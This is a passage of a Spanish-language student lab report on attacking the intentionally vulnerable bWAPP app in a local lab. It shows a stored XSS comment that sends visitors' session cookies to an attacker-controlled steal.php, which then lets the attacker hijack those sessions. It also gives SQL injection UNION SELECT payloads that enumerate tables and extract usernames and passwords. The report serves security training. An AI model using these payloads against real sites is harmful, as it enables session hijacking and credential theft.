
- Se presiona el botón "**Submit**".



representación visual del momento de la carga del payload (ya fue cargado y se toma como muestra visual)

4. Visualización del comentario almacenado

- El post queda almacenado en el sistema y es **visible para cualquier usuario que navegue el blog**.
- Cuando otro usuario visite el blog, el script se ejecutará automáticamente y enviará su cookie al servidor controlado por el atacante.




Post almacenado mostrado en pantalla

5. Captura de la cookie

- En la terminal donde se levantó el servidor, se ve algo como:

GET /steal.php?cookie=PHPSESSID=abc123xyz...




Terminal mostrando la cookie capturada en el request entrante (PHPSESSID=...).

6. Instalación de la extensión EditThisCookie

1. **Abrir Chrome:** abre Chrome.
2. **Ir a la Chrome Web Store:** Ve a la Chrome Web Store, que es la tienda de aplicaciones de Chrome. Puedes buscarla en Google o acceder directamente a ella a través de tu navegador Chrome.
3. **Buscar EditThisCookie:** En la Chrome Web Store, utiliza la barra de búsqueda para buscar "EditThisCookie".
4. **Añadir la extensión:** Encontrarás la extensión EditThisCookie en la lista de resultados. Haz clic en el botón "Añadir a Chrome".
5. **Confirmar la instalación:** Se te pedirá confirmar la instalación. Haz clic en "Añadir extensión".

7. Verificar la instalación: Verás un ícono de galleta (la cookie) en la barra de herramientas de Chrome, indicando que la extensión se ha instalado correctamente.



Chrome mostrando la extensión ya instalada

8. Modificación de cookie con la sesión robada

1. Abrir una ventana en modo incógnito en Chrome (Ctrl+Shift+N).
2. Navegar a <http://localhost:8080> (sin loguearse).
3. Hacer clic en el ícono de **EditThisCookie** (si no aparece, ingresar a los tres puntos en la esquina superior derecha, extenciones y administrar extenciones donde permitimos el uso de EditThisCookie en incognito.)
4. Buscar o crear manualmente la cookie PHPSESSID.
5. Reemplazar su valor por el que fue capturado (ej.: abc123xyz).
6. Guardar y recargar la página.



EditThisCookie mostrando el valor PHPSESSID modificado con éxito.

🧠 Conclusión parcial

Este ataque demuestra cómo una inserción de **Cross-Site Scripting - Stored (XSS Almacenado)** puede ser usada para ejecutar JavaScript malicioso de forma permanente. En este caso, se utilizó para **robar la cookie de sesión** de cualquier usuario que visite el blog.

- Esta técnica es **altamente efectiva** si el servidor no tiene protección contra XSS ni cookies marcadas como HttpOnly.
- El impacto es grave, ya que permite a un atacante **suplantar al usuario víctima sin conocer su contraseña**, accediendo a su cuenta simplemente con la sesión activa.

2.10 SQL Injection (POST/Search) + UNION SELECT (Data Extraction Avanzada)

🎯 Objetivo

Demostrar cómo explotar una vulnerabilidad de SQL Injection en un formulario de búsqueda basado en el método POST, utilizando la técnica UNION SELECT para obtener información de otras tablas sensibles.

Herramientas utilizadas

- Navegador web (Firefox o Chromium)
 - DevTools
 - Editor de texto
 - Entorno Docker con bWAPP (<http://localhost:8080>)
 - Módulo vulnerable: A1 - SQL Injection (POST/Search)
-

Procedimiento paso a paso

1. Acceder al módulo vulnerable

1. Iniciar sesión en bWAPP:
 - Usuario: bee
 - Contraseña: bug
2. Seleccionar en el menú:
 - A1 - SQL Injection (POST/Search)
3. Hacer clic en **Hack.**



Formulario del campo de búsqueda

2. Determinar el número de columnas

1. Probar cuántas columnas permite la consulta original. Ingresar:

'UNION SELECT NULL--

2. Aumentar progresivamente:

'UNION SELECT NULL, NULL--

'UNION SELECT NULL, NULL, NULL--


... hasta que no aparezca error. 3. En este caso, funcionó correctamente con:

'UNION SELECT NULL, NULL, NULL, NULL, NULL, NULL, NULL--



The screenshot shows a Firefox browser window with the title bar "messi [Corriendo] - Oracle VirtualBox". The address bar shows "localhost:8080/sqli_6.php". The page content is from the bWAPP application, which has a yellow header with the text "bWAPP" and "an extremely buggy web app!". Below the header is a navigation bar with links: "Bugs", "Change Password", "Create User", "Set Security Level", "Reset", "Credits", "Blog", "Logout", and "Welcome Bee". The main content area has a title "/ SQL Injection (POST/Search) /". There is a search form with the placeholder "Search for a movie: 'UNION SELECT NULL--" and a "Search" button. Below the search form is a table header with columns: Title, Release, Character, Genre, and IMDb. A message box displays the error: "Error: The used SELECT statements have a different number of columns". At the bottom of the page, there is a watermark: "Procesado con la versión gratuita de Watermarkly. La versión de pago no arroja esta marca".

Payload mostrando el error



Payload exitoso con 7 columnas

3. Inyectar UNION SELECT para obtener datos

1. Reemplazar los NULL por los campos de interés (ejemplo con login y password):

```
'UNION SELECT 1, login, password, 4, 5, 6, 7 FROM users-- -
```

2. Hacer clic en el botón **Search**.
3. Verificar que aparecen resultados como nombres de usuario y contraseñas.

Terminator Salvation	2009	John Connor	sci-fi	Link
The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
A.I.M.	6885858486f31043e5839c735d99457f045affd0	5	4	Link
bee	6885858486f31043e5839c735d99457f045affd0	5	4	Link

Procesado con la versión gratuita de Watermarkly. La versión de pago no añade este watermark.

Resultados con login y password extraídos

4. Enumerar tablas con information_schema

1. Para conocer tablas disponibles:

'UNION SELECT 1, table_name, null, null, null, null, null FROM information_schema.tables-- -


INNODB_CMP	Link
INNODB_LOCKS	Link
INNODB_CMPMEM_RESET	Link
INNODB_CMP_RESET	Link
INNODB_BUFFER_PAGE_LRU	Link
blog	Link
heroes	Link
movies	Link
users	Link
visitors	Link
columns_priv	Link
db	Link

Procesado con la versión gratuita de Watermarkly. La versión de pago no añade este watermark.

tablas disponibles

2. Para ver columnas de una tabla específica:

```
'UNION SELECT 1, column_name, null, null, null, null, null, null FROM information_schema.columns WHERE table_name = 'users'-- -
```



columnas de una tabla específica

5. Extracción de datos de otras tablas (heroes)

Una vez identificada la tabla heroes, se puede extraer su contenido con:

```
'UNION SELECT 1, login, password, 4, 5, 6, 7 FROM heroes-- -
```

Esto muestra usuarios y contraseñas correspondientes a personajes del panel (por ejemplo: neo, trinity, etc.).

The Amazing Spider-Man	2012	Peter Parker	action	Link
The Cabin in the Woods	2011	Some zombies	horror	Link
The Dark Knight Rises	2012	Bruce Wayne	action	Link
The Fast and the Furious	2001	Brian O'Connor	action	Link
The Incredible Hulk	2008	Bruce Banner	action	Link
World War Z	2013	Gerry Lane	horror	Link
neo	trinity	5	4	Link
alice	loveZombies	5	4	Link
thor	Asgard	5	4	Link
wolverine	Log@N	5	4	Link
johnny	m3ph1st0ph3l3s	5	4	Link
seline	m00n	5	4	Link

Resultados de la tabla heroes

📌 Comentario adicional:

Esto demuestra que además de acceder a la tabla users, se puede pivotear hacia otras entidades del sistema, lo que agrava el impacto y muestra la amplitud de la vulnerabilidad.

📌 Conclusión parcial

Este ataque demuestra una **inyección SQL de tipo POST**, combinada con técnicas avanzadas como UNION SELECT para extraer datos sensibles desde el backend. Al no validarse correctamente los datos ingresados en los formularios, es posible manipular la consulta SQL que se ejecuta en el servidor.

3. CONCLUSIÓN FINAL

Realizar este trabajo fue un verdadero ejercicio de **aprendizaje técnico, creatividad y paciencia**. Si bien al principio muchas vulnerabilidades parecían simples, llevarlas a cabo con éxito implicó más que solo copiar un payload de internet: hubo que entender cómo funciona el backend, el contexto en el que se ejecuta el código, y cómo interactúan los diferentes vectores entre sí.

Una de las **principales dificultades** fue ejecutar vulnerabilidades combinadas (como Log Poisoning + LFI + WebShell), ya que requieren una coordinación precisa entre distintos módulos de bWAPP, manejar correctamente las rutas internas del servidor, y entender cómo se comportan los logs o las inclusiones. También fue un desafío lograr que los ataques **realmente funcionaran**, y no quedarnos solo con la teoría. Algunas pruebas fallaban simplemente por no tener una sesión activa, o por una cookie mal gestionada, lo cual me enseñó a prestar atención a los detalles más pequeños.

Me resultó especialmente interesante aprender sobre vulnerabilidades menos comunes, como la **inyección de código en cabeceras HTTP (User-Agent)** o las formas creativas de **saltarse validaciones del lado cliente**. También fue muy enriquecedor lograr explotar un **upload inseguro** para plantar una webshell, algo que se ve mucho en auditorías reales.

Como punto positivo, valoro mucho el haber aprendido no solo el uso de herramientas, sino el **pensamiento crítico y el razonamiento lógico detrás de cada ataque**. Me sentí más cerca del rol de un analista de seguridad ofensiva, entendiendo que detrás de cada línea de código vulnerable, hay decisiones (o negligencias) que pueden costar muy caro.

Finalmente, me pareció un trabajo muy completo, que me permitió ver con claridad cómo se conecta la teoría con la práctica real, y lo importante que es **no subestimar la seguridad web, incluso en funciones aparentemente inofensivas** como formularios de contacto o cabeceras de navegador.

Estoy conforme con el resultado obtenido y, sobre todo, con el aprendizaje adquirido: me siento mejor preparado para identificar fallos reales y prevenirlos en entornos productivos.

4. REFERENCIAS

DDL TV. (s.f.). *DUTHE #9: Header Spoffing into SQLi; Log Poisoning + File Inclusion + Interactive Mini-WebShell* [Video]. YouTube.

https://www.youtube.com/watch?v=9uwfdL_oXLO

DDL TV. (s.f.). *Clase de apoyo: Introducción a la consola bash en Linux* [Video]. YouTube. <https://www.youtube.com/watch?v=O3hq5HzR0qg>

Watermarkly. (s.f.). *Watermark Photos*. <https://watermarkly.com/app/watermark/#>

Ngrok. (s.f.). *Ngrok: API Gateway, Kubernetes Ingress, Webhook Gateway*. <https://ngrok.com/>